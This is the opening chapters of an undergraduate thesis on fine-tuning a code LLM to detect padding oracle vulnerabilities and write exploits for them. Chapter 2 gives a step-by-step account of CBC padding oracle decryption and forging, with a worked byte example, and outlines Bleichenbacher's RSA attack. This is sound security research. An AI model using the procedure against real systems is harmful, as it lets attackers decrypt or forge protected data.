

Padding Oracle Vulnerability Detection in Source Code Using Fine-Tuned Large Language Model

TREBALL DE FI DE GRAU DE
Francesc Xarrié Martínez

Tutor: Diego de Estrada

Grau en Enginyeria en Xarxes de Telecomunicació

Curs 2025 - 2026



Universitat
Pompeu Fabra
Barcelona

Escola
d'Enginyeria

Acknowledgements

To my tutor, Diego de Estrada, for his patience and help throughout the whole process

To Consorci de Serveis Universitaris de Catalunya (CSUC) and UPF for allowing me to use Pirineus cluster

This work has been funded by the **Artemisa Chair**, an initiative carried out within the framework of the funds of the Recovery, Transformation and Resilience Plan, financed by the European Union (Next Generation), the project of the Spanish Government that traces the roadmap for the modernization of the Spanish economy, the recovery of economic growth and job creation, for the solid, inclusive and resilient economic reconstruction after the COVID-19 crisis, and to respond the challenges of the next decade.

Abstract

This thesis fine-tunes a large language model (LLM), Devstral Small 2507, to detect padding oracle vulnerabilities in source code and, when it finds one, to prove it by writing an exploit that recovers the plaintext through the oracle. Training runs in two stages with low-rank adaptation (LoRA), first supervised fine-tuning (SFT) followed by reinforcement learning (RL) whose reward is the result of running the model's own exploit against the real vulnerable code. The dataset has 45 entries written in different programming languages. They come from real vulnerabilities in real software, practice exercises, and synthetic variants. Each one is real code that can be run, with an automatic check that confirms whether the model's answer is correct. Detection generalises to a perfect score, and the model writes a complete, algorithmically correct attack that executes against the live oracle.

Resum

Aquest TFG ajusta un gran model de llenguatge (LLM), Devstral Small 2507, per detectar vulnerabilitats de tipus padding oracle en codi font i, quan en detecta una, demostrar-la escrivint un exploit que recupera el missatge original a través de l'oracle. L'entrenament té dues etapes amb adaptació de baix rang. Primer es fa un ajust supervisat i, després, un aprenentatge per reforç on la recompensa és el resultat d'executar el propi exploit del model contra el codi vulnerable real. El conjunt de dades té 45 entrades escrites en diferents llenguatges de programació. Provenen de vulnerabilitats reals en programari real, d'exercicis i de variants sintètiques. Cadascuna és codi real que es pot executar, amb una comprovació automàtica que confirma si la resposta del model és correcta. La detecció generalitza fins a una puntuació perfecta, i el model escriu un atac complet i algorítmicament correcte que s'executa contra l'oracle real.

Resumen

Este TFG ajusta un gran modelo de lenguaje (LLM), Devstral Small 2507, para detectar vulnerabilidades de tipo padding oracle en código fuente y, cuando detecta una, demostrarla escribiendo un exploit que recupera el mensaje original a través del oráculo. El entrenamiento tiene dos etapas con adaptación de bajo rango. Primero se hace un ajuste supervisado y, después, un aprendizaje por refuerzo donde la recompensa es el resultado de ejecutar el exploit del modelo contra el código vulnerable real. El conjunto de datos tiene 45 entradas escritas en diferentes lenguajes de programación. Vienen de vulnerabilidades reales en software real, de ejercicios y de variantes sintéticas. Cada una es código real que se puede ejecutar, con una comprobación automática que confirma si la respuesta del modelo es correcta. La detección generaliza hasta una puntuación perfecta, y el modelo escribe un ataque completo y algorítmicamente correcto que se ejecuta contra el oráculo real.

Contents

List of Figures	x
List of Tables	xii
1 INTRODUCTION	1
1.1 Motivation	1
1.2 Related work	1
1.3 Objectives	2
1.4 Thesis Structure	2
2 PADDING ORACLE ATTACKS	4
2.1 Block ciphers, CBC mode and padding	4
2.2 What is a padding oracle?	4
2.3 Why padding oracles are dangerous	5
2.4 Attack overview	5
2.5 Decryption and ciphertext forging	6
2.6 Message authentication and authenticated encryption	7
2.7 Conditions for a padding oracle vulnerability	7
2.8 Padding oracles in source code	8
2.9 A padding oracle on RSA: Bleichenbacher’s attack	8
3 FINE-TUNING LARGE LANGUAGE MODELS	10
3.1 Language models and tokens	10
3.2 Code-specialised language models	10
3.3 Low-Rank Adaptation	11
3.4 Supervised fine-tuning	11
3.5 Reinforcement learning from verifiable rewards	12
3.5.1 Group Relative Policy Optimization	12
4 THE DATASET	15
4.1 Anatomy of an entry	15
4.2 The adapter contract	16
4.3 Sources	18
4.4 Synthetic augmentation	18
4.5 The verification harness	20
4.6 Refining the inclusion criteria	21
4.7 Train and test split	22
5 TRAINING AND EVALUATION	23
5.1 Experimental setup	23
5.1.1 Model and adapter	23
5.1.2 The two training stages	23
5.1.3 The reward	25

5.1.4	The four configurations	26
5.2	Evaluation methodology	26
5.3	Detection results	27
5.4	Exploitation results	28
5.5	Qualitative analysis	29
5.6	Limitations	30
6	CONCLUSIONS	31
6.1	The dataset	31
6.2	Detection and exploitation	31
6.3	The reward function	32
6.4	Limitations	32
6.5	Future directions	32
A	THE PRESTASHOP DATASET ENTRY	36
B	GENERATED EXPLOITS	39
C	EVALUATION RUN RESULTS	43
D	EXPLOIT FAILURE DIAGNOSTICS	44

List of Figures

2.1	Decryption of one CBC block under a padding oracle.	6
3.1	The two-stage training pipeline.	14
5.1	Mean training reward per logged GRPO step.	28

List of Tables

4.1	Dataset composition by group. The two groups marked * are the held-out test set.	20
5.1	The four evaluated configurations.	26
5.2	Detection metrics (greedy decoding).	27
5.3	Exploitation metrics on the two held-out vulnerable entries.	28
5.4	Per-entry results on the held-out set for Config D.	29
D.1	Diagnostic transcript on the held-out CVEs	44

Chapter 1

INTRODUCTION

Software vulnerabilities affect systems of every size, from small web applications to large enterprise platforms. They appear in the way code is written, in the libraries the code depends on, and in the cryptographic patterns it uses to protect data. Detecting these flaws early in the development cycle has long been a goal of security research, since a vulnerability that reaches production usually costs much more to deal with than one caught during review.

Machine learning has recently become a useful angle on this problem. Modern language models trained on source code can read a function and reason about what it does, which makes them a natural fit for detection tasks that go beyond simple pattern matching. Recent work has shown that deep models can identify vulnerable functions [Zhou et al., 2019] and even predict the specific line in which a vulnerability appears [Fu and Tantithamthavorn, 2022].

1.1 Motivation

Static analysis tools such as CodeQL and Semgrep are used in modern development pipelines to catch vulnerabilities before code reaches production. However, they work well only for vulnerability classes whose pattern can be written as a syntactic rule. Some classes of bug do not have such a pattern: the vulnerability is not in a single line but in the way several pieces of the program fit together, and a tool that only looks at code shape will miss it.

Cryptographic vulnerabilities are a common example. A program can use strong encryption and still be exploitable if it handles errors, integrity checks or padding in a way that leaks information back to the attacker. One well-known case of this is the padding oracle attack, introduced by Vaudenay in 2002 [Vaudenay, 2002], in which the program responds differently depending on whether the padding of a decrypted message is correct. Variants of this attack have appeared in practical exploits against real web frameworks and TLS implementations [Rizzo and Duong, 2010], in the POODLE attack on SSLv3 [Möller et al., 2014], and in software such as PrestaShop (CVE-2018-13784) and Apache Shiro (CVE-2019-12422).

A code-specialised LLM can read a snippet and follow what the code is doing, so it is a natural fit for vulnerabilities of this kind. Base models, however, often fail when asked specific security questions, since their training contains far more normal code than vulnerable code. Therefore the model is fine-tuned on examples of the vulnerability class, then pushed further with reinforcement learning where the reward is a real check on whether the model’s exploit works against the vulnerable code. Including exploit generation in the task also confirms that a detection is real, since a working exploit is harder to fake than a yes/no answer.

1.2 Related work

This work draws on three lines of research. On detection, the deep-model approaches noted above classify whether code is vulnerable, and the one closest to this work fine-tunes a code language model

for the task with low-rank adaptation [Shestov et al., 2024]. These detectors stop at a verdict, while this work keeps the verdict and adds an executable test, whether the model can then write an exploit that runs. On exploitation, the padding oracle attack has had tooling for years, the best-known automating the attack against a live endpoint once a person has located the oracle and worked out the wire format [Holyfield, 2010]. This work moves that identification into the model and asks it to assemble each target’s format on its own. On language models that attack, a general model given a CVE description can exploit real one-day vulnerabilities and is far weaker without it [Fang et al., 2024], while this work fine-tunes a single model on the source alone and rewards it by running the exploit against the real oracle. The contribution is the combination, detection and exploitation in one fine-tuned model trained with a reward that runs the attack.

1.3 Objectives

The main objective of this TFG is to fine-tune a code-specialised large language model so that, given a snippet of cryptographic source code already isolated from its surrounding project, it can detect whether the code contains a padding oracle vulnerability and, if so, generate a working exploit that recovers the plaintext through the oracle.

To reach this goal, the work is divided into three concrete objectives:

- To build a dataset of source code examples that cover the structural patterns of padding oracle vulnerabilities. The dataset must include both vulnerable and safe versions of each pattern, must cover the main cryptographic configurations seen in real CVEs, and must come with a verification harness that can run a generated exploit and check whether it succeeds.
- To fine-tune the base model with LoRA in two stages, first supervised fine-tuning (SFT) on the dataset, then reinforcement learning from verifiable rewards (RLVR) with GRPO. The reward is computed by running the model’s own exploit against the vulnerable code.
- To evaluate the fine-tuned model against the base model on a held-out test set, using detection metrics (accuracy, precision, recall, F1) and a separate exploit success rate that measures how often the generated exploit recovers the plaintext by carrying out the attack against the oracle.

1.4 Thesis Structure

This thesis is organised into six chapters including this introduction.

- Chapter 2 introduces padding oracle attacks. It explains CBC decryption and PKCS#7 padding, walks through the byte-by-byte recovery procedure that turns a single padding-validity signal into the plaintext, and gives the real CVEs that show the pattern still reaches production code.
- Chapter 3 covers the machine-learning methods the work is built on. It describes the base code model, low-rank adaptation as a way to fine-tune a 24-billion parameter model within an academic GPU budget, supervised fine-tuning, and reinforcement learning from verifiable rewards with GRPO.
- Chapter 4 describes how the dataset was built. It covers the real-CVE seeds across C, Java, and PHP, the synthetic variants generated from them, and the harness that runs a generated exploit against a real oracle adapter and reads back a single padding-validity bit.
- Chapter 5 sets out the training pipeline and reports the results. It states the model and adapter configuration, the supervised and reinforcement-learning stages, and the verifiable reward, then evaluates four configurations on the held-out CVEs with separate detection and exploitation metrics.

- Chapter 6 draws the findings together. It states what detection and exploitation generalized to, the limitations of the result, and the directions the work opens.

Claude Code [Anthropic, 2025] was used to generate the synthetic dataset entries from the real seeds and to help implement the supporting code.

All source code, the dataset, and the evaluation artifacts for this work are available in a public repository [Xarrié, 2026].

Chapter 2

PADDING ORACLE ATTACKS

In this chapter we introduce padding oracle attacks. The goal is to understand what they are, which systems are affected, and why they are relevant for this TFG. We start from the basic concepts of block ciphers, CBC mode and padding, and then describe how an attacker can use a padding oracle to decrypt or modify ciphertexts without knowing the secret key [Vaudenay, 2002].

2.1 Block ciphers, CBC mode and padding

Many real systems use block ciphers, such as AES, to protect data. A block cipher takes a block of fixed size (e.g. 16 bytes) and a secret key, and outputs another block of the same size. When we want to encrypt a longer message, we then need a mode of operation that explains how to process several blocks in sequence. One common mode is CBC (Cipher Block Chaining) in which each plaintext block is XORed with the previous ciphertext block before encryption. For the first block, we use an initialization vector (IV) since we do not yet have a previous ciphertext [Boneh and Shoup, 2023]. This chaining makes the ciphertext depend on all previous blocks and on the IV.

Block ciphers work on fixed-size blocks, however messages rarely have a length that is an exact multiple of the block size. To solve this, schemes such as PKCS#5 and PKCS#7 define a padding rule. The idea is simple, before encryption, we extend the last block so that its length equals the block size. If k padding bytes are needed, we write k in each of these bytes. For example, if the block size is 16 bytes and the last block contains 14 bytes of data, we add two bytes with value $0x02$. If the message already fits exactly in the last block, we add a full block of padding where every byte has value 16. During decryption, the receiver looks at the last byte. If its value is k , the receiver checks that the last k bytes all equal k and then removes them [Boneh and Shoup, 2023]. If this test fails, the padding is considered invalid and the ciphertext is rejected.

This padding rule is deterministic and simple to implement, but it also introduces a new condition on valid ciphertexts. A ciphertext is not only required to decrypt under the correct key but it must also decode to a plaintext whose final bytes follow the padding pattern. This extra condition on valid ciphertexts is what a padding oracle attack exploits.

2.2 What is a padding oracle?

A padding oracle is a component that reveals whether the padding of a decrypted message is valid or not. We can think of it as a black box that receives a ciphertext and gives one of two possible answers. One answer means that the padding check succeeded, the other answer means that the padding check failed [Vaudenay, 2002]. This is all we need from the oracle, it does not need to reveal the plaintext, and it does not need to return the same answer format every time. It is enough that an attacker can distinguish the two cases.

In real applications, this oracle often appears indirectly, for example this could be a web server that decrypts a cookie in such a way that it may return one error page if the padding is invalid and another if

the padding is valid but the cookie content is not accepted. In other cases, the server may always send the same error message, but it may take a different amount of time depending on where the error occurs. If the padding is checked before other conditions, a ciphertext with bad padding will be rejected sooner than a ciphertext with good padding [Vaudenay, 2002, Al Fardan and Paterson, 2013]. From the point of view of an attacker, any observable difference of this kind already forms a padding oracle.

2.3 Why padding oracles are dangerous

At first sight, learning only whether the padding is valid could seem harmless, since the attacker does not learn the plaintext and the secret key remains unknown. However, CBC mode introduces a dependency between blocks that makes this information powerful. In CBC, when we decrypt a block C_i , we obtain an intermediate value $D_K(C_i)$, and then XOR this value with the previous ciphertext block C_{i-1} to recover the plaintext block P_i . If the attacker changes bytes of C_{i-1} and sends the modified ciphertext to the oracle then the plaintext bytes in P_i change in a predictable way [Vaudenay, 2002]. The oracle then reveals whether the new padding is valid or not.

Vaudenay showed that this feedback is enough to recover the plaintext, byte by byte, using only chosen-ciphertext queries [Vaudenay, 2002]. Later, Rizzo and Duong demonstrated that the same idea works in practice against web applications and TLS stacks [Rizzo and Duong, 2010]. In their work, the oracle is implemented by a remote server that decrypts HTTP cookies or TLS records and reacts differently when the padding is wrong. The attack does not exploit any weakness in the block cipher itself, it exploits the fact that the system leaks information before it has fully checked the integrity of the message.

2.4 Attack overview

We now outline the basic structure of a padding oracle attack on CBC with PKCS#7 padding. Consider two consecutive ciphertext blocks, C_{i-1} and C_i , and the corresponding plaintext block P_i . The attacker wants to recover the bytes of P_i . To do so, the attacker sends modified versions of C_{i-1} together with the unchanged C_i to the oracle. For each modified ciphertext, the oracle reveals whether the padding of the decrypted message is valid. By carefully choosing the modifications, the attacker can deduce the value of each plaintext byte.

The attack rests on one equation. When the receiver decrypts block C_i , the block cipher turns it into an intermediate value $I_i = D_K(C_i)$ that depends only on C_i and the key, and the plaintext is then $P_i = I_i \oplus C_{i-1}$, byte for byte (Figure 2.1). The attacker does not know the key and cannot read I_i , but I_i stays fixed as long as C_i stays fixed. So if the attacker puts a forged block C'_{i-1} in front of the same C_i , each plaintext byte the receiver computes is $P'_i[j] = I_i[j] \oplus C'_{i-1}[j]$. Changing one byte of C'_{i-1} changes exactly one byte of P'_i , in a way the attacker controls through the XOR, and the oracle then reports whether that forged P'_i ends in valid padding.

The standard attack starts from the last byte of P_i . The attacker wants to force the decrypted block to end with a padding of length one. To achieve this, the attacker guesses a value for the last byte of P_i and adjusts the last byte of C_{i-1} so that, if the guess is correct, the last plaintext byte becomes $0x01$. If the oracle reports valid padding, the guess is correct, otherwise the attacker tries a different guess. On average, the attacker needs around 128 trials per byte. Once the last byte is known, the attacker moves to the second-to-last byte and forces a padding of length two by modifying the last two bytes of C_{i-1} , and so on [Vaudenay, 2002, Rizzo and Duong, 2010]. After recovering one block, the attacker repeats the process for the previous block.

A concrete pass over the last byte makes this exact. Suppose the real plaintext byte the attacker wants is $P_i[16] = 0x41$, the real previous ciphertext byte at that position is $C_{i-1}[16] = 0x9A$, and the intermediate byte the cipher produces is therefore $I_i[16] = P_i[16] \oplus C_{i-1}[16] = 0xDB$. The attacker knows none of these yet. They sweep the last byte of the forged block, $C'_{i-1}[16]$, through all 256 values. For each guess g the receiver computes $P'_i[16] = I_i[16] \oplus g$, and the oracle accepts only when this equals $0x01$, the one-byte padding. That happens at $g = I_i[16] \oplus 0x01 = 0xDA$. The moment the oracle accepts,




Figure 2.1: Decryption of one CBC block under a padding oracle.

the attacker reads off the hidden intermediate byte, $I_i[16] = g \oplus 0x01 = 0xDB$, and recovers the real plaintext byte with the real previous block, $P_i[16] = I_i[16] \oplus C_{i-1}[16] = 0xDB \oplus 0x9A = 0x41$. One byte is out, in at most 256 tries and 128 on average.

The second byte uses the same idea with a longer target padding. To make the last byte read $0x02$, the attacker fixes $C'_{i-1}[16] = I_i[16] \oplus 0x02 = 0xD9$, which it can do because $I_i[16]$ is now known, and then sweeps $C'_{i-1}[15]$ until the oracle accepts a block ending in $0x02 \ 0x02$. That pins $I_i[15]$ and so $P_i[15]$ the same way. One complication appears on the first byte the attacker recovers, where the oracle can also accept an accidental longer padding, for example a block that happens to end in $0x02 \ 0x02$ when the attacker was aiming for $0x01$. The attacker rules this out by changing the second-to-last byte and checking that the oracle still accepts, which it does only if the last byte was really $0x01$.

This procedure is slow but systematic. It shows that the oracle effectively removes the security of the encryption scheme. Any ciphertext that the attacker can submit to the oracle can be decrypted, even if the secret key remains unknown. In practice, optimisations and protocol details can reduce the number of required oracle queries, making the attack feasible on real systems [Rizzo and Duong, 2010, Al Fardan and Paterson, 2013].

2.5 Decryption and ciphertext forging

The most direct consequence of a padding oracle vulnerability is that the attacker can decrypt ciphertexts. If the attacker intercepts an encrypted cookie or token, and if they can send modified versions of this ciphertext to the oracle, they can reconstruct its plaintext by following the previous procedure block by block [Vaudenay, 2002]. This breaks confidentiality, sensitive information such as user identifiers, session secrets or internal format strings may become visible.

Padding oracle techniques also allow ciphertext forging. Once the attacker knows how changes to C_{i-1} affect the plaintext block P_i , they can choose the bytes of P_i and compute the corresponding C_{i-1} that will produce them after decryption. The step that makes this possible is the same one the decryption attack already performs. Recovering a block hands the attacker its intermediate value $I_i = D_K(C_i)$, and once I_i is known the attacker can solve $P_i = I_i \oplus C_{i-1}$ for the previous block. To make the receiver read any block value P^* they want, they set $C_{i-1} = I_i \oplus P^*$, and the same chosen C_i then decrypts to P^* . Chaining this across blocks lets the attacker assemble a whole ciphertext that decrypts to a message of their choosing. Rizzo and Duong used this idea to build arbitrary cookies and HTTP requests. In their experiments, they were able to create ciphertexts that, when decrypted by the server, contained valid

administrator sessions or injected HTTP headers [Rizzo and Duong, 2010]. In this case, the attacker does not only read data, they also cause the server to accept malicious messages.

From the point of view of protocol design, these results underline a general principle. Encryption that does not include a strong integrity check is not enough. If the system processes a ciphertext and reveals any detail about why the processing failed, an attacker may be able to reconstruct the plaintext or to forge new messages. This is the main lesson behind padding oracle attacks.

2.6 Message authentication and authenticated encryption

The attack works because the system reacts to the padding of a message it has not first checked for tampering, the defence is to add that check. A message authentication code, or MAC, is a short tag computed over a message with a secret key, in a way that lets anyone holding the key tell whether the message has been altered. An attacker who does not know the key cannot produce a valid tag for a message they have changed, so a forged ciphertext carries a tag that no longer matches.

What matters for padding oracles is the order in which the checks run. If the receiver verifies the tag before it decrypts, a forged ciphertext fails the tag check and is thrown out before the padding is ever examined. The oracle never gets to answer, because the message never reaches the padding step. This ordering is called encrypt-then-MAC, the tag is computed over the finished ciphertext and verified first, and it is the construction the safe entries in this work use. The other orderings are weaker. When the tag is computed over the plaintext and the message is decrypted before the tag is checked, which is MAC-then-encrypt, the padding is read on input the attacker controls before the integrity check can reject it, and the oracle is back.

A second way to close the gap is to use a mode that builds the integrity check into the encryption itself. Authenticated encryption with associated data, or AEAD, joins confidentiality and integrity in one primitive, so there is no separate padding step left to probe. The common example is AES in Galois/Counter Mode, AES-GCM, which produces a ciphertext and an authentication tag together and releases no plaintext when the tag does not verify. A scheme built on AEAD has no padding oracle to find, which is why several of the safe entries in the dataset are AES-GCM versions of code that was a padding oracle in its CBC form.

2.7 Conditions for a padding oracle vulnerability

We summarise here the conditions that make padding oracle attacks possible in practice.

- The system uses a block cipher mode with explicit padding, typically CBC with PKCS#5 or PKCS#7. The padding is checked during decryption, and invalid padding is treated as an error [Boneh and Shoup, 2023].
- The system does not authenticate the ciphertext before decryption, or it authenticates it in a way that does not prevent the padding check from running first. For example, the MAC may be verified after the padding, or there may be no MAC at all [Vaudenay, 2002, Rizzo and Duong, 2010].
- The behaviour of the system is observably different when the padding is valid and when it is invalid. This difference can appear in error messages, HTTP status codes, response times or any other observable property [Vaudenay, 2002, Al Fardan and Paterson, 2013].
- The attacker can send many chosen ciphertexts to the system and observe the corresponding responses. In a web context, this means that the attacker can repeatedly call an endpoint that decrypts cookies, request bodies or other encrypted fields [Vaudenay, 2002, Rizzo and Duong, 2010].

If all these conditions are satisfied, the scheme should be considered vulnerable. Even if no attack has been shown yet, the existence of a padding oracle implies that a determined attacker can eventually decrypt data or forge ciphertexts.

In the common weakness taxonomy this pattern is CWE-649, the reliance on encryption of security-relevant inputs without an accompanying integrity check [The MITRE Corporation, 2023]. The conditions above are the concrete form that weakness takes in a CBC setting, an encryption step that runs without a verified MAC together with an observable difference between valid and invalid padding. Naming the class this way matters for detection, since a tool or a model is looking for the structural signature of CWE-649 in code, not for one particular CVE.

2.8 Padding oracles in source code

The conditions described above are abstract, but the goal of this work is to detect padding oracles in real source code. In practice, the vulnerability tends to follow a small number of structural patterns that recur across languages and libraries.

The simplest pattern is a decryption routine that raises a padding exception that the caller can observe. In Java, for example, the standard Cipher class throws BadPaddingException when the padding is invalid. If the surrounding code catches this exception and returns a different result or error code than it would for any other failure, the attacker has the bit of information they need. The same shape appears in PHP, where openssl_decrypt returns false on bad padding, and in many other languages where the underlying library exposes the padding result to the caller in some form.

A second pattern is a routine that verifies the message integrity after decryption, or not at all. If the MAC check runs after the padding check, an attacker can submit a forged ciphertext, observe the padding outcome, and only then have the MAC check fail. Even if the final response is identical in both cases, the timing of the two checks can differ enough to be measurable over the network. The Lucky Thirteen attack [Al Fardan and Paterson, 2013] showed that even a small timing gap, on the order of a few microseconds, is enough to recover plaintext in this configuration.

A third pattern is structural, the decryption and the integrity check live in different parts of the program, and the program returns information about the decryption step before it has had a chance to verify the integrity. This split is common in wrappers around cryptographic libraries, where the wrapper exposes the raw decryption result and the integrity check is left to the application that uses the wrapper. If the application forgets the check, or runs it later, the wrapper itself becomes a padding oracle.

Across these patterns the signature a detector can key on is the same. A decryption runs on attacker-supplied input, the outcome of the padding check reaches the caller through some observable channel, and no verified integrity check stands between the input and the decryption. The safe version of the same code carries the opposite signature, a message authentication code that is recomputed and compared before the cipher is touched, so that a forged input is rejected before any padding is examined. The two versions can differ by only a few lines, the order of a comparison or the presence of one check, which is why detection rests on the structure of the code rather than on the names of functions or the identity of a particular CVE.

2.9 A padding oracle on RSA: Bleichenbacher's attack

The attacks so far all concern CBC, which is one way of using a block cipher with a key shared by both sides. The idea behind them is not tied to CBC. Whenever a program decrypts a message and then lets the outside world tell, in any way at all, whether the result was correctly padded, it hands the attacker a yes/no signal about the hidden data. The same idea reaches public-key encryption, where the standard example is RSA with the PKCS#1 v1.5 padding scheme.

Before an RSA message is encrypted, PKCS#1 v1.5 wraps it in a fixed shape. The padded block starts with the two bytes 0x00 0x02, then a run of non-zero random bytes, then a single 0x00 byte, and finally the real message. A server that receives a ciphertext, decrypts it, and checks this shape can leak whether the decrypted block was well-formed, for example by answering differently when the result does not begin with 0x00 0x02. That yes/no answer is a padding oracle, the same as in the CBC case, except the check is now on the RSA padding instead of on PKCS#7.

What makes RSA exploitable is a property of the encryption itself. An RSA ciphertext is $c = m^e \bmod n$, where m is the padded message. If the attacker multiplies that ciphertext by s^e for a number s of their own choosing, the result is the ciphertext of $m \cdot s$, because the exponent carries the multiplication through from the ciphertext to the message. The attacker never sees m , but they can now ask the oracle about messages related to it. For a chosen s they send $c \cdot s^e \bmod n$, and a well-formed answer means that $m \cdot s \bmod n$ starts with `0x00 0x02`, which forces it into a narrow band of possible values. Each well-formed answer narrows the range the hidden message can lie in, and trying a careful sequence of multipliers shrinks that range step by step until a single value is left. At that point the attacker has recovered m without ever knowing the private key.

Bleichenbacher described this attack in 1998 [Bleichenbacher, 1998]. Its shape is the same as the CBC attack, adaptive and chosen-ciphertext, but the primitive is RSA rather than a block cipher, the check is the PKCS#1 v1.5 structure rather than CBC padding, and the search is modular arithmetic rather than byte-by-byte XOR. Because it can take on the order of a million queries to finish, it is also known as the million-message attack.

Chapter 3

FINE-TUNING LARGE LANGUAGE MODELS

This chapter introduces the machine learning techniques used in this work. We describe the family of models we build on, the methods that make fine-tuning a large model possible using limited hardware, and the two training stages that turn a general code model into one that can detect padding oracle vulnerabilities and write working exploits for them.

3.1 Language models and tokens

The methods in this chapter all act on a language model, so it is important to state what such a model does. A language model reads a piece of text and predicts what comes next. The text is first cut into tokens, which are short pieces of words rather than whole words or single characters, and the model works on this sequence of tokens. Given the tokens seen so far, the model produces a probability for every token that could come next, and generating text means picking a next token from that distribution, adding it to the sequence, and repeating until the model emits a stop token. An answer produced this way is called a completion, and its length is measured in tokens.

A model of this kind is trained by showing it a large body of text and asking it, at every position, to predict the next token. The training signal is the cross-entropy loss, which is small when the model put high probability on the token that actually came next and large when it did not. Minimising this loss over a large corpus is what gives the model its general command of language and, for a code model, of source code. The two training stages in this work both reuse this same machinery. Supervised fine-tuning continues the next-token training on a smaller labelled set, and the reinforcement-learning stage keeps the same token-by-token generation but changes what the model is rewarded for.

3.2 Code-specialised language models

A code-specialised language model is a large transformer model that has been pre-trained on a corpus dominated by source code rather than natural language. Models of this kind are now common, with examples such as Code Llama, StarCoder, and the Devstral family released by Mistral AI. The advantage of using a code-specialised model is that the model has already seen a wide variety of programming languages, libraries, and common patterns, so it can read a function written in Python, Java or PHP and follow what it does without needing to learn the syntax from the fine-tuning data.

For this work we use Devstral Small 2507 [Mistral AI, 2025], a 24-billion parameter model released by Mistral AI in July 2025 under the Apache 2.0 license. The model was designed for agentic coding tasks, which makes it a good starting point for reading a vulnerable function together with its surrounding context. The 24-billion parameter size sits in a useful range because it is large enough to retain general

code understanding, and small enough that, with the right techniques, it can be fine-tuned on a university level cluster.

3.3 Low-Rank Adaptation

Fine-tuning a language model in the traditional way means updating all of its parameters during training. For a 24-billion parameter model, this requires storing the model itself, the gradients, the optimizer states, and the activations of the forward pass, all at the same time. In practice this needs several hundred gigabytes of GPU memory in standard mixed-precision training, well beyond what a single GPU can offer and a significant fraction of what most academic clusters provide. To make fine-tuning practical at this scale, the standard approach is to update only a small subset of the model’s parameters and to keep the rest frozen.

LoRA, or Low-Rank Adaptation [Hu et al., 2022], was introduced to address this exact problem. The starting observation of the paper is that the update applied during fine-tuning, although it nominally affects every weight in the model, has low intrinsic rank in practice. That is, the change to each weight matrix can be approximated by the product of two much smaller matrices, without losing task performance.

Concretely, for a weight matrix $W \in R^{d \times k}$ in the model, LoRA keeps W frozen and introduces two trainable matrices $B \in R^{d \times r}$ and $A \in R^{r \times k}$, where the rank r is much smaller than d or k . During the forward pass, the layer that originally computed $h = Wx$ now computes

$$h = Wx + BAx,$$

where BAx is the low-rank update applied on top of the frozen weights. The matrix A is initialised from a random Gaussian and B is initialised to zero, so at the start of training the update BAx is zero and the model behaves exactly like the original pre-trained model [Hu et al., 2022].

The rank r is typically between 8 and 64 for a model of this size, so the number of trainable parameters drops by several orders of magnitude compared to full fine-tuning. The original LoRA paper showed that this low-rank approximation does not hurt task performance, and in some cases improves it, since the limited capacity acts as a regulariser [Hu et al., 2022]. After training, the matrices A and B can be stored as a small adapter file and applied to the base model at inference time, or merged back into W for deployment.

In this work the adapter targets the attention and feed-forward projections with rank 16, which comes to 92.4 million trainable parameters out of the model’s 23.7 billion, or 0.39% of the total. The base weights stay frozen and only this small set is updated, which is what brings the memory cost of fine-tuning a 24-billion parameter model within reach of a single GPU.

3.4 Supervised fine-tuning

Supervised fine-tuning (SFT) is the first of the two training stages used in this work. The idea is to take the pre-trained model and continue training it on a smaller, labelled dataset of (prompt, completion) pairs, using the same cross-entropy loss the model was originally trained with. The model learns to produce the kind of output the dataset shows it, in the format the dataset shows it.

The standard reference for instruction fine-tuning at scale is the InstructGPT recipe [Ouyang et al., 2022], which introduced the now-standard three-step recipe of supervised fine-tuning followed by reward model training and reinforcement learning. For this work we only use the SFT step from that recipe, as the second and third steps are replaced by a different reinforcement learning method described in the next section.

In our case, each training example is a prompt that contains a piece of cryptographic source code and asks the model to decide whether the code is vulnerable and, if so, to write an exploit. The completion is the expected answer, a classification (vulnerable or safe) followed, in vulnerable cases, by a Python exploit that recovers the plaintext through the oracle. After SFT, the model produces answers in the right

format and uses the right structure for the exploits, but it has no signal during training about whether the exploits it writes actually work. The training loss only measures how closely the model’s output matches the text of the reference completion. Two exploits with near-identical text might both have valid syntax but only one might actually decrypt the ciphertext, and SFT cannot tell the difference. This is the gap that the second training stage is designed to close.

3.5 Reinforcement learning from verifiable rewards

Reinforcement learning takes a different view of the model than supervised fine-tuning does. Instead of a fixed target to copy, the model is treated as an agent that makes a sequence of choices, one token at a time, and the full sequence it produces is judged after the fact by a reward. A high reward makes the model more likely to produce that kind of output again, and a low reward makes it less likely. There is no per-token answer to imitate, only a score on the finished output, so the method can train toward an outcome that no fixed target captures, such as an exploit that actually runs.

Reinforcement learning from human feedback (RLHF) is the standard method for going beyond SFT in modern language model training. The original recipe, introduced together with InstructGPT [Ouyang et al., 2022], has three components. First, a reward model is trained from human preference comparisons between pairs of model outputs. Second, the language model is treated as a policy that generates outputs, and the reward model is used to score each output. Third, the policy is updated using Proximal Policy Optimization (PPO) [Schulman et al., 2017], a reinforcement learning algorithm that allows the policy to be improved while staying close to its previous behaviour.

